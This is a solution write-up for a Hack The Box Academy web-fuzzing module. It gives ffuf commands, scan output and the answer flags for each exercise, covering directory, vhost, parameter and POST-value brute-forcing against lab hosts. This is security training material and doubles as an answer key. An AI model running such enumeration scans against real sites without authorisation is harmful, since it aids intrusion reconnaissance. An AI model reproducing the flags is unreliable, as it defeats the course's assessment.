Attacking Web Applications with Ffuf:

Link to challenge: https://academy.hackthebox.com/module/54

(log in required)

Class: Tier 0 | Easy | Offensive

Before we begin: in the pwnbox, the wordlists we will use are in default located in the directory '/usr/share/seclists/Discovery/Web-Content'. it will be true throughout the module, unless specified otherwise.

Basic Fuzzing

Directory Fuzzing:


Question: In addition to the directory we found above, there is another directory that can be found. What is it?

Answer: forum

Method: we will use the wordlist 'directory-list-2.3-small.txt' and the ffuf command:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://<target-IP>:<target-port>/FUZZ -s
```

using the '-s' flag to silence unnecessary output:



We got the value 'forum'.

Page Fuzzing:

Question: Try to use what you learned in this section to fuzz the '/blog' directory and find all pages. One of them should contain a flag. What is the flag?

Answer: HTB{bru73_f0r_c0mm0n_p455w0rd5}


Method: Method 1: we will use the wordlist 'web-extensions.txt' which contains extensions for webpages, on the parameter 'index' to see what extensions are out there:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/web-extensions.txt:FUZZ -u http://<target-IP>:<target-port>/indexFUZZ
```

*we assume here the path-name is 'index'. *

*

*



The extension 'php' returned status code 200 (success), lets make another scan for php pages in '/blog':

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://<target-IP>:<target-port>/blog/FUZZ.php -s
```

Going for the discovered URL on browser:


```
http://<target-IP>:<target-port>/blog/home.php
```

Method 2: we can also combine the 2 commands above to a single command, bruteforcing both the path-name and the extension simultaneously, negating the need to assume the path-name '/index' in the original technique. However, due to the nature of 2 word-lists, the bruteforcing of this method is a far more lengthy process, taking approximately 10 minutes:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ1 -w /usr/share/seclists/Discovery/Web-Content/web-extensions.txt:FUZZ2 -u http://<target-IP>:<target-port>/blog/FUZZ1FUZZ2 -mc 200 -fs 0
```

*

*



Recursive Fuzzing:

Question: Try to repeat what you learned so far to find more files/directories. One of them should give you a flag. What is the content of the flag?

Answer: HTB{fuzz1n6_7h3_w3b!}

Method: lets run recursive search for php files using the command:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://<target-IP>:<target-port>/FUZZ -recursion -recursion-depth 1 -e .php -v -mc 200 -fs  0
```


using death-1

*

*

then, we enter the website:

```
http://<target-IP>:<target-port>/forum/flag.php
```



Domain Fuzzing

Sub-domain Fuzzing:

Question: Try running a sub-domain fuzzing test on 'inlanefreight.com' to find a customer sub-domain portal. What is the full domain of it?


Answer: customer.inlanefreight.com

Method: we will use the wordlist 'subdomains-top1million-5000.txt' which in the pwnbox is located at '/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt'. we will use the command:

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u https://FUZZ.inlanefreight.com/
```

*

*



The only result which appears on the scan results and not in the section's guide is 'customer', so that is the subdomain we seek.

Filtering Results:

Question: Try running a VHost fuzzing scan on 'academy.htb', and see what other VHosts you get. What other VHosts did you get?


Answer: test.academy.htb

Method: first, we will have to link the Vhost to the target IP in the file '/etc/hosts' in the pwnbox:

```
sudo nano /etc/hosts
```

and in it

```
<target-IP> academy.htb
```




Now, we would like to use the command

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://academy.htb:<target-port>/ -H 'Host: FUZZ.academy.htb'
```

without filtering for a size (using the 'subdomains-top1million-5000.txt' wordlist) – however that will result in flooding of 'dummy' results:


*

*



*

*




All of which has the size of 986 bytes.

So lets filter that size:

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://academy.htb:<target-port>/ -H 'Host: FUZZ.academy.htb' -fs 986
```

*

*



The result which does not appears in the section's guide is 'test'. So that is our result.

Parameter Fuzzing

Parameter Fuzzing - GET:

Question: Using what you learned in this section, run a parameter fuzzing scan on this page. what is the parameter accepted by this webpage?

Answer: user

Method: for this question we are provided with the URL: 'http://admin.academy.htb:<target-port>/admin/admin.php'

(don't forget to link the vhost subdomain in '/etc/hosts'

```
11 94.237.53.113 academy.htb
12 94.237.53.113 admin.academy.htb
```

)

And we need to find acceptable parameter property. For that we will use the wordlist '[burp-parameter-names.txt]' and the command:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://admin.academy.htb:<target-port>/admin/admin.php?FUZZ=key -fs 798
```

*We will add '-fs 798' upfront to skip the lengthy process of finding the size to filter as we shown in the previous section. *

```
┌[eu-academy-2]-[10.10.15.17]-[htb-ac-1099135@htb-uxqwx7ujcn]-[~]
└─[*]$ ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://admin.academy.htb:37010/admin/admin.php?FUZZ=key -fs 798

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://admin.academy.htb:37010/admin/admin.php?FUZZ=key
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
```

*

*

```
user                    [Status: 200, Size: 783, Words: 221, Lines: 54, Duration: 0ms]
:: Progress: [6453/6453] :: Job [1/1] :: 78 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Value Fuzzing:

Question: Try to create the 'ids.txt' wordlist, identify the accepted value with a fuzzing scan, and then use it in a 'POST' request with 'curl' to collect the flag. What is the content of the flag?

Answer: HTB{p4r4m373r_fuzz1n6_15_k3y!}

Method: we will use the following bash command to create a file ‘ids.txt’, containing all the numbers from 1 to 1000

```
for i in $(seq 1 1000); do echo $i >> ids.txt; done
```


when the file is ready, we will use it as wordlist for the POST request parameter bruteforce:

```
ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:<target-port>/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs 768
```

* do remember to keep the vhost subdomain linked to the IP in ‘/etc/hosts’. And also we set the ‘-fs’ to 768 upfront.*

*

*



The correct value id 73. Accessing it via the browser wont work (as it will send a GET request, the web-server page is accepting POST requests. So we will use curl instead:

```
curl http://admin.academy.htb:<target-IP>/admin/admin.php -X POST -d 'id=73' -H 'Content-Type: application/x-www-form-urlencoded'
```

```
┌─[eu-academy-2]─[10.10.15.17]─[htb-ac-1099135@htb-kxobmggrk8]─[~]
└──╼ [★]$ curl http://admin.academy.htb:34473/admin/admin.php -X POST -d 'id=73'
 -H 'Content-Type: application/x-www-form-urlencoded'
<div class='center'><p>HTB{p4r4m373r_fuzz1n6_15_k3y!}</p></div>
</html>
```

Skills Assessment

Skills Assessment - Web Fuzzing:

Question: Run a sub-domain/vhost fuzzing scan on '*.academy.htb' for the IP shown above. What are all the sub-domains you can identify? (Only write the sub-domain name)


Answer: test,archive,faculty

Method: first lets link the vhost 'academy.htb' to the target IP in the /etc/hosts':

```
sudo nano /etc/hosts
```

→

```
<target-IP> academy.htb
```




Now when that's link – lets run vhost subdomain bruteforce, using the usual 'subdomains-top1million-5000.txt' wordlist:

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://academy.htb:<target-port>/ -H 'Host: FUZZ.academy.htb' -fs 985
```

*

*



Question: Before you run your page fuzzing scan, you should first run an extension fuzzing scan. What are the different extensions accepted by the domains?

Answer: php,phps,php7

Method: first, we will have to link the VHost found subdomains to the target IP in '/etc/hosts/ as well:

```
sudo nano /etc/hosts
```

→

```
<target-IP> test.academy.htb
<target-IP> faculty.academy.htb
<target-IP> archive.academy.htb
```

```
 GNU nano 7.2                                          /etc/hosts
1 94.237.55.106 academy.htb
2 94.237.55.106 test.academy.htb
3 94.237.55.106 faculty.academy.htb
4 94.237.55.106 archive.academy.htb
5
```

Now lets put the found subdomain in a file called 'found_subs.txt', along with the main 'academy' domain:

```
echo 'academy
test
faculty
archive' > found_subs.txt
```

```
┌─[eu-academy-2]─[10.10.15.17]-
└──╼ [★]$ echo 'academy
test
faculty
archive' > found_subs.txt
┌─[eu-academy-2]─[10.10.15.17]-
└──╼ [★]$ cat found_subs.txt
academy
test
faculty
archive
```

Now we are ready to run the ffuf:

```
ffuf -w found_subs.txt:SUB -w
/usr/share/seclists/Discovery/Web-Content/web-
extensions.txt:EXT -u http://SUB.academy.htb:<target-
port>/indexEXT
```

*yes, we can use variables ‘SUB’ and ‘EXT’ instead of ‘FUZZ’. *:

```
┌─[eu-academy-2]─[10.10.15.17]─[htb-ac-1099135@htb-vxaljeaerg]─[~]
└──╼ [★]$ ffuf -w found_subs.txt:SUB -w /usr/share/seclists/Discovery/Web-Content/web-extensions.txt:EXT -u http://SUB.academy
.htb:34355/indexEXT

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://SUB.academy.htb:34355/indexEXT
 :: Wordlist         : SUB: /home/htb-ac-1099135/found_subs.txt
 :: Wordlist         : EXT: /usr/share/seclists/Discovery/Web-Content/web-extensions.txt
 :: Follow redirects : false
```

*

*

```
[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1ms]
    * EXT: .php
    * SUB: faculty

[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 3ms]
    * EXT: .php
    * SUB: test

[Status: 403, Size: 287, Words: 20, Lines: 10, Duration: 0ms]
    * EXT: .phps
    * SUB: faculty

[Status: 403, Size: 287, Words: 20, Lines: 10, Duration: 0ms]
    * EXT: .phps
    * SUB: archive
```

```
[Status: 403, Size: 284, Words: 20, Lines: 10, Duration: 0ms]
    * EXT: .phps
    * SUB: test

[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1ms]
    * EXT: .php7
    * SUB: faculty

[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5006ms]
    * EXT: .php
    * SUB: archive

:: Progress: [123/123] :: Job [1/1] :: 24 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```


There are 3 extensions overall: php,phps,php7

Question: One of the pages you will identify should say 'You don't have access!'. What is the full page URL?

Answer: http://faculty.academy.htb:PORT/courses/linux-security.php7

Method: first we will use recursive enumeration to find paths and sub-paths. Depth 2 will suffice:

```
ffuf -w found_subs.txt:SUB -w
/usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-small.txt:FUZZ -u http://SUB.academy.htb:<target-
port>/FUZZ -recursion -recursion-depth 2 -fs 0
```



*

*


```
[Status: 301, Size: 337, Words: 20, Lines: 10, Duration: 0ms]
    * FUZZ: courses
    * SUB: archive

[INFO] Adding a new job to the queue: http://archive.academy.htb:34355/courses/FUZZ

[Status: 301, Size: 337, Words: 20, Lines: 10, Duration: 0ms]
    * FUZZ: courses
    * SUB: faculty

[INFO] Adding a new job to the queue: http://faculty.academy.htb:34355/courses/FUZZ

[INFO] Starting queued job on target: http://archive.academy.htb:34355/courses/FUZZ

[INFO] Starting queued job on target: http://faculty.academy.htb:34355/courses/FUZZ

:: Progress: [87664/87664] :: Job [3/3] :: 961 req/sec :: Duration: [0:00:16] :: Errors: 87664 ::
```

The scan found the path ‘courses’, on the subdomains ‘archive’ and ‘faculty’.

Now we will look for the file, somewhere within the found path.


We will put that path in a file called ‘found_paths.txt’, along with the main path:

```
echo '/
courses/' > found_paths.txt
```



Similarly, let’s put the found extensions from the previous question to a file called ‘found_exts.txt’:

```
echo 'php
phps
php7' > found_exts.txt
```



Now we are ready to begin the scan for the file-name, throughout the subdomains, paths, and extensions – we will scour the ‘directory-list-2.3-small.txt’ wordlist to find the correct file-name:

```
ffuf -w found_subs.txt:SUB -w found_paths.txt:PATH -w
/usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-small.txt:FUZZ -w found_exts.txt:EXT -u
http://SUB.academy.htb:<target-port>/PATHFUZZ.EXT -mc 200 -
fs 0
```

```
┌[eu-academy-2]-[10.10.15.17]-[htb-ac-1099135@htb-vxaljeaerg]-[~]
└─[*]$ ffuf -w found_subs.txt:SUB -w found_paths.txt:PATH -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -w found_exts.txt:EXT -u http://SUB.academy.htb:58226/PATHFUZZ.EXT -mc 200 -fs 0

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
```

```
 :: URL              : http://SUB.academy.htb:58226/PATHFUZZ.EXT
 :: Wordlist         : SUB: /home/htb-ac-1099135/found_subs.txt
 :: Wordlist         : PATH: /home/htb-ac-1099135/found_paths.txt
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Wordlist         : EXT: /home/htb-ac-1099135/found_exts.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
 :: Filter           : Response size: 0
```

```
[Status: 200, Size: 774, Words: 223, Lines: 53, Duration: 1ms]
    * EXT: php7
    * FUZZ: linux-security
    * PATH: courses/
    * SUB: faculty

:: Progress: [2103936/2103936] :: Job [1/1] :: 22222 req/sec :: Duration: [0:06:02] :: Errors: 525984 ::
```

The scan found the filename ‘linux-security’, along with the subdomain ‘faculty’, the path ‘/courses’ and the extension ‘php7’ – lets visit that page:

```
http://faculty.academy.htb:<target-port>/courses/linux-security.php7
```

or to fit the answer format:


```
http://faculty.academy.htb:PORT/courses/linux-security.php7
```

Question: In the page from the previous question, you should be able to find multiple parameters that are accepted by the page. What are they?

Answer: user,username


Method: we will bruteforce POST requests, using the 'burp-parameter-names.txt' wordlist:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://faculty.academy.htb:<target-port>/courses/linux-security.php7 -X POST -d "FUZZ=key" -H 'Content-Type: application/x-www-form-urlencoded' -fs 774
```



*

*



Finding the parameters names 'user' and 'username'.

Question: Try fuzzing the parameters you identified for working values. One of them should return a flag. What is the content of the flag?

Answer: HTB{w3b_fuzz1n6_m4573r}

Method: first lets put the 'user' and 'username' in 'found_parameters.txt':

```
echo 'user
username' > found_parameters.txt
```

```
┌[eu-academy-2]-[10.10.15.17]-[htb
└─► [★]$ echo 'user
username' > found_parameters.txt
┌[eu-academy-2]-[10.10.15.17]-[htb
└─► [★]$ cat found_parameters.txt
user
username
```

Now, we need to find proper wordlist for parameter's value bruteforcing. But in the built in 'seclists' – there are many possible wordlists.

Lets take a look in this 'Names' directory:

```
ls /usr/share/seclists/Usernames/Names
```

```
┌[eu-academy-2]-[10.10.15.17]-[htb-ac-1099135@htb-1ycmjofkp9]-[~]
└─► [★]$ ls /usr/share/seclists/Usernames/Names
familynames-usa-top1000.txt  forenames-india-top1000.txt  names.txt
femalenames-usa-top1000.txt  malenames-usa-top1000.txt
```

